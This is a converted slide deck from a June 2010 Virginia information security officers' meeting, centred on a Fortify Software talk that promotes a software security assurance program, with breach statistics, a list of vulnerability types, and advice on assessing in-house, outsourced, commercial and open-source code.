



*Virginia Information Technologies Agency*

# Commonwealth Information Security Officers Advisory Group (ISOAG) Meeting

---

June 16, 2010



# ISOAG June 2010 Agenda

- |      |   |   |
|------|---|---|
| I.   | Welcome & Opening Remarks   | John Green, VITA  |
| II.  | Ebbing the Tide of Cybercrime:<br>Reducing Risk with a Software<br>Security Assurance Program | Barmak Meftah,<br>Fortify Software                      |
| III. | Spreadsheet Security: Don't Get Grilled   | Ed Miller, DOA  |
| IV.  | Application Security: Can Your Web<br>Server Pass the Test???                                 | Bob Baskette, VITA<br>Eric Taylor, NG                   |
| V.   | 2010 COV Annual Report  | John Green, VITA  |
| VI.  | Upcoming Events & Other Business  | John Green, VITA  |
| VII. | Partnership Update  | Don Kendrick, VITA<br>Craig Drain, NG<br>Tony Shoot, NG |



# **Ebbing the Tide of Cybercrime:**

## **Reducing Risk with a Software Security Assurance Program**

**Barmak Meftah**  
**Chief Products Officer**  
**Fortify Software**




# The Case for Application Security



**Just how much are we spending on  
Information Security today?**

# A Lot of Money....



## \$7.3 Billion

IT security allocation in 2009 U.S. Federal Budget<sup>2</sup>

## \$79 Billion

U.S. IT Security spend, 2007<sup>1</sup>

## \$288 Billion

Global IT Security spend, 2007<sup>3</sup>

<sup>1</sup>Info-Tech Research Group , November 15, 2006 baseline, 30% growth in 2007

<sup>2</sup>U.S. Office of Management & Budget, March 11, 2008

<sup>3</sup>Gartner Symposium/ITxpo, October 10, 2007

# We Spend a Lot of Money on Information Security (\$288B)<sup>1</sup>



- Encryption
- Firewall
- Anti Virus
- Access Control
- DB Security
- End Point Security
- Application Security
- Data Loss Prevention

<sup>1</sup>Gartner Symposium/ITxpo, October 10, 2007

# Recent Trends in Software Security

- Between 2005 – 2009 there were:
  - 2,064 reported data security breaches<sup>1</sup>
  - 470 million reported records compromised<sup>1</sup>
  - No industries immune: Finance, retail, government, military, technology, healthcare, telecom, energy, manufacturing, education
  
- Today, we rely increasingly on software:
  - 114 million active Web sites in the world<sup>2</sup>
  - 17 million software developers in the world<sup>3</sup>
  - Trillions of lines of code


1) <http://www.privacyrights.org/ar/ChronDataBreaches.htm>

2) <http://www.domaintools.com/internet-statistics/>

3) [http://www.forbes.com/2008/04/03/ctia-mobile-developer-tech-wire-cx\\_ew\\_0403ctia.html](http://www.forbes.com/2008/04/03/ctia-mobile-developer-tech-wire-cx_ew_0403ctia.html)

# Applications are Increasingly Vulnerable to Attacks

Total Reported Vulnerabilities 2000 - 2008




Source: CERT


## Common Vulnerabilities

- Cross Site Scripting (XSS)
- SQL Injection
- Buffer Overflow
- Malicious File Execution
- Insecure Object Reference
- Cross Site Request Forgery
- Information Leakage
- Broken Authentication
- Insecure Cryptographic Storage
- Failure to Request URL Access

# We Would Like to See



# We Are Faced With




# Industry and Governments are Alarmed


- Regulatory Mandates - Regulatory Bodies have mandated members assure application security and perform compliance audits
  - Payment Card Industry (PCI)
  - FISMA
  - FFIEC
- Contractual Mandates - Many enterprises are *contractually obligating* their partners to assure security and perform compliance audits

# Our Adversary Constantly Seeks the Weakest Link...

...Software!



Attacks



Software

Hardware

Network

Digital  
Assets



# Heartland

PAYMENT SYSTEMS®

**Damage & Loss Exceeded \$140M**

# Conclusion

- Time to Reprioritize
  - 75% of Attacks are at the Application
  - 0.3% of IT Security is on Application Security
- Application Security is a Cross Functional Problem
  - Security Must Provide Assurance
  - Vulnerabilities Must be Addressed in Development

Executive Sponsorship Necessary



# The Solution



# Software Security Assurance (SSA)

**Goal 1:**  
***Fix  
Legacy  
Applications***



immediate




compliance



**Goal 2**  
***Create a Secure  
Development  
Lifecycle***

**Goal 3**  
***Meet Compliance  
Mandates***

systemic



outsourced



commercial



open source



in-house

# Common Approach

## *From Assessment to Remediation to Prevention*



### *Activities*

- |  |   |   |
|--|---|---|
| <ul style="list-style-type: none"> <li>• Identifying critical vulnerabilities</li> <li>• Validating the threat</li> <li>• Building a case</li> </ul> | <ul style="list-style-type: none"> <li>• Setting up a security gate</li> <li>• Defining processes for finding and fixing vulnerabilities</li> </ul> | <ul style="list-style-type: none"> <li>• Training developers on coding securely</li> <li>• Analyzing applications as they're written</li> </ul> |
|--|---|---|






### *Characteristics*

- |   |  |   |
|---|--|---|
| <ul style="list-style-type: none"> <li>• Targeted and accurate analysis</li> <li>• No integration with development processes and tools</li> </ul> | <ul style="list-style-type: none"> <li>• Comprehensive and accurate analysis</li> <li>• Some integration with development processes and tools</li> </ul> | <ul style="list-style-type: none"> <li>• Comprehensive and accurate analysis</li> <li>• Active developer training</li> <li>• Deep integration with development processes and tools</li> </ul> |
|---|--|---|

# Common activities in a comprehensive program

- Software Risk Assessment
- Threat Modeling
- Abuse Case Modeling
- Architectural Constraints
- Source Code Analysis
- Dynamic Testing/Penetration Testing
- Real-Time Protection

# Security in the Development Lifecycle



# Key Technologies

## Dynamic Analysis

- Also Known As:
  - Web application scanning
  - Penetration testing
  - Black box testing
- Benefits
  - Quick and easy to get started
  - Simulates a hackers point of view
- Drawbacks
  - Difficult to exercise the entire application
  - Lacks code-level details

## Static Analysis

- Also Known As:
  - Source code analysis
  - Binary Analysis
  - Byte code analysis
- Benefits
  - 100 percent code coverage
  - Identifies vulnerabilities when they are least expensive to fix
  - Provides line of code details
- Drawbacks
  - Uncovers a large number of potential vulnerabilities, which require human review

# The Four Pillars of Software



in-house



outsourced



commercial



open source

- The software you build
- The software you commission others to build
- The software you buy (and the services you run)
- The open source software used in your business

# Software Security Assurance (SSA)

**Assess**  
Software for  
vulnerabilities

**Remediate**  
Vulnerabilities found  
in software

**Prevent**  
Software security  
vulnerabilities



in-house



outsourced



commercial



open source

- A risk management strategy for all sources of software risk

# Outsourced Code

- Approach
  - Leverage vendor's SDL or implement an extended SDL
- Key Pointers
  - Make SDL part of the contract, preferably before you sign
  - Agree roles and responsibilities for all SDL activities
    - Verification activities cannot be done by out-sourcer
  - Demand access to metrics during development to demonstrate
    - Assess – Remediate - Prevent

# COTS Code

- Approach
  - Manage the “Supply Chain”
    - Implement Software Vendor Management
- Key Pointers
  - Start with enterprise wide baseline audit of existing COTS apps and assess risk
  - Establish security standards for the approval of new COTS apps as part of the procurement process
    - Approach to addressing security vulnerabilities is key
  - Require access to security audit results

# Open Source Software

- Approach
  - Select In-house, out-sourced or COTS strategy on a per application basis
- Key Pointers
  - Kill the myth that Open Source Software is inherently secure
  - Maintain inventory of all Open Source components
    - Specify application security approach
    - Assign accountability
  - Contribute security fixes back to the community
  - Utilize Fortify's Open Review Project
    - <http://opensource.fortify.com>


# Why other States are committed to Software Security Assurance

## (Confidential)

- Intentionally Omitted

**Confidential**

# An Inconvenient Truth



**Two weeks of ethical  
hacking**

Business  
Logic Flaws

Security  
Errors

Code Flaws

**10 Person-years  
of development**



# Q&A

